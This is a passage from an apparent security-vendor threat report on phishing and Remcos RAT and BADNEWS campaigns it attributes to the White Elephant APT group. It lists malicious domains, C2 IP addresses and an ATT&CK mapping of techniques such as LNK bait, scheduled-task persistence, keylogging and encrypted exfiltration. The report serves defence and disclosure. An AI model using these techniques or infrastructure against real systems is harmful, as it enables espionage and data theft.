


Figure 3-5 Outlook login phishing site targeting Bangladesh police

Table 3-7 Domain name information and usage

Domain name	Domain name information	Use
webmail.mod.com.pk	Disguised as the official domain name of the Pakistani Ministry of Defense	Payload distribution, phishing and account theft
alibababackupcloud.com	Domain registration time: 2023-03-12 12:44:09 UTC Domain name registration address: lahore,PK Domain name service provider: Vautron Rechenzentrum AG Name Server: ns1.zap-hosting.com; ns2.zap-hosting.com Domain registration email: c0tgr22ufl@domprivacy.de	Distributing the Remcos RAT payload
morimocanab.com	Domain registration time: 2023-01-13 11:24:12 UTC Domain name registration address: lahore,PK Domain name service provider: Vautron Rechenzentrum AG Name Server: ns1.zap-hosting.com; ns2.zap-hosting.com Domain registration email: c0tgr22ufl@domprivacy.de	Payload distribution
fiagov.com	Domain registration time: 2022-11-30 08:34:19 UTC Domain name registration address: lahore,PK Domain name service provider: Vautron Rechenzentrum AG Name Server:	Payload distribution

	ns1.zap-hosting.com; ns2.zap-hosting.com Domain registration email: c0tgr22ufl@domprivacy.de	
cloudrivev3.com	Domain registration time: 2023-02-15 07:33:09 UTC Domain name registration address: Pakistan, SG Domain name service provider: Vautron Rechenzentrum AG Name Server: ns1.zap-hosting.com; ns2.zap-hosting.com Domain registration email: cerc882kzf@domprivacy.de	Payload distribution
gcloudrives.com	Domain registration time: 2023-02-16 03:14:20 UTC Domain name registration address: Pakistan, SG Domain name service provider: Vautron Rechenzentrum AG Name Server: ns1.zap-hosting.com; ns2.zap-hosting.com Domain registration email: cerc882kzf@domprivacy.de	Distributing the Remcos RAT payload
tarrikhuts.com	Domain registration time: 2023-01-27 10:00:11 UTC Domain name registration address: Pakistan, SG Domain name service provider: Vautron Rechenzentrum AG Name Server: ns2.zap-hosting.com; ns1.zap-hosting.com Domain registration email: cerc882kzf@domprivacy.de	Payload distribution
verificationapis.com	Domain registration time: 2022-12-17 12:46:10 UTC Domain name registration address: doonde,BD Domain name service provider: Vautron Rechenzentrum AG Domain name servers: ns2.zap-hosting.com; ns1.zap-hosting.com Domain registration email: c1f7peqhfh@domprivacy.de	Payload distribution
cdnverificationlinks.com	Domain name registration time: 2022-12-29 10:19:32 Domain name registration address: doonde,BD Domain name service provider: Vautron Rechenzentrum AG Name Server: ns1.zap-hosting.com; ns2.zap-hosting.com Domain registration email: c1f7peqhfh@domprivacy.de	Distributing Cobalt Strike Payloads
cloudplatfromservice.one	Domain registration time: 2023-04-19 08:18:09 Domain name registration address: Privacy Protection Domain name service provider: Vautron Rechenzentrum AG Name Server: keyla.ns.cloudflare.com;lamar.ns.cloudflare.com Domain name registration email: Privacy protection	Distributing the Remcos RAT payload

The self-owned IP addresses are C2 addresses of Remcos remote access, mostly on port 443, and belong to the German cloud service provider combahton GmbH. The control ports have surveying and scanning characteristics. As of the time of writing this report, a total of 8 IP addresses can be measured . The information is summarized as follows:

Table 3-8 IP address information

IP address	IP location and service provider	Control port and protocol
45.137.116.253	Pakistan (combahton GmbH) AS 30823	Remcos RAT , port 443, TCP protocol
45.137.118.105	Pakistan (combahton GmbH) AS 30823	Remcos RAT , port 443, TCP protocol
45.146.254.153	Germany (combahton GmbH) AS 30823	Remcos RAT , port 443, TCP protocol
45.146.252.37	Germany (combahton GmbH) AS 30823	Remcos RAT , port 443, TCP protocol
45.153.242.244	Germany (combahton GmbH) AS 30823	Remcos RAT , port 443, TCP protocol
134.255.252.75	Germany (combahton GmbH) AS 30823	Remcos RAT , port 443, TCP protocol
185.239.237.197	Germany (combahton GmbH) AS 30823	Remcos RAT , port 443, TCP protocol
193.203.238.116	Germany (combahton GmbH) AS 30823	Remcos RAT , port 443, TCP protocol

The only puppet website found so far is merafm.com. Judging from the malicious file mounting path, it is possible that it was completed through malicious upload after a vulnerability attack.

4 Threat Framework Mapping

The White Elephant organization's attack activities against relevant units in China involved 19 technical points in 8 stages of the ATT&CK framework. The specific behaviors are described in the following table:

Table 4-1 Description of the technical behaviors of White Elephant's attack activities against relevant units in China

ATT&CK /Categories	Stages	Specific behavior	Notes
Initial access	Phishing	Delivering a compressed package containing a malicious LNK file via phishing emails	
Execute	Utilize scheduled tasks/jobs	Add the BADNEWS Trojan to the scheduled task and execute it	
Execute	Induce users to execute	Induce users to open the LNK file disguised as a PDF bait in the compressed package	
Persistence	Utilize scheduled tasks/jobs	Adding the BADNEWS Trojan to scheduled tasks to achieve persistence	
Defense evasion	Obfuscate files or information	Use AES and Base64 to encrypt the data to be transmitted	
Discover	Discover files and directories	You can get the target machine file directory list	
Discover	Discover process	You can get the target machine's current environment process list	
Discover	Discover system information	Can obtain target machine system information	
Discover	Discover the system's geographic location	Determine whether the time zone is China Standard Time Zone	

Discover	Discover system network configuration	You can get the target machine network configuration
Discover	Discover the system owner /user	You can get the current user name of the target machine
Collect	Collect local system data	Can collect target machine files, system information, network configuration, process list and other information
Collect	Data temporary storage	The keylogger will be stored in the %temp%\kednfbndnfy.dat file
Collect	Input capture	Can log keystrokes on the target machine
Collect	Screen capture	Can take screenshots
Command and Control	Using application layer protocols	Use application layer protocol and return
Command and Control	Encoded data	The data is encrypted and sent back to the C2 server
Data exfiltration	Automatic exfiltration of data	Automatically return user name, IP address, Windows version and other information
Data exfiltration	Use C2 channel for backhaul	Use C2 channel to transmit data

Mapping the threat behavior technical points involved to the ATT&CK framework is shown in the following figure:




Figure 4 This White Elephant targets relevant organizations in China. Attack activity corresponding to ATT&CK mapping diagram

5 Summarize

In summary, the LNK series of attacks recently discovered by Antiy CERT were initiated by the White Elephant APT organization in India. The attackers are suspected of delivering a dedicated remote access Trojan through

phishing attacks. The related attack methods and codes are consistent with the attack characteristics of the White Elephant organization in the past. The Remcos commercial Trojan associated with the sample digital certificate came from the attack activities targeting South Asia. The attackers used Remcos commercial Trojans extensively to target military and political targets. In addition to Antiy's discovery that the White Elephant organization used the Remcos commercial Trojan, the Slovak manufacturer E SET ^[4] also discovered that the Indian Donot organization used the Remcos commercial Trojan. Both Indian organizations have begun to use the Remcos commercial Trojan. It can be seen that Indian organizations are further trying to purchase commercial Trojans and incorporate them into their own attack weapons, reducing costs while relying on commercial Trojans to improve the efficiency of network attack activities.

Appendix 1: References

- [1]. The Dance of the White Elephant: Cyberattacks from the South Asian Subcontinent
<https://www.antiy.com/response/WhiteElephant/WhiteElephant.html>
- [2]. The Hidden Elephant Herd : A Series of Cyber Attacks from the South Asian Subcontinent
https://www.antiy.com/response/The_Latest_Elephant_Group.html
- [3]. Analysis of White Elephant organization's Recent Cyber Attack Activities
<https://www.antiy.com/response/20221027.html>
- [4]. ESET APT Activity Report: Attacks by China-, North Korea-, and Iran-aligned threat actors; Russia eyes Ukraine and the EU
<https://www.eset.com/int/about/newsroom/press-releases/research/eset-apt-activity-report-attacks-by-china-north-korea-and-iran-aligned-threat-actors-russia-eyes-ukr/>

Appendix 2: About Antiy

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP), etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspace threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.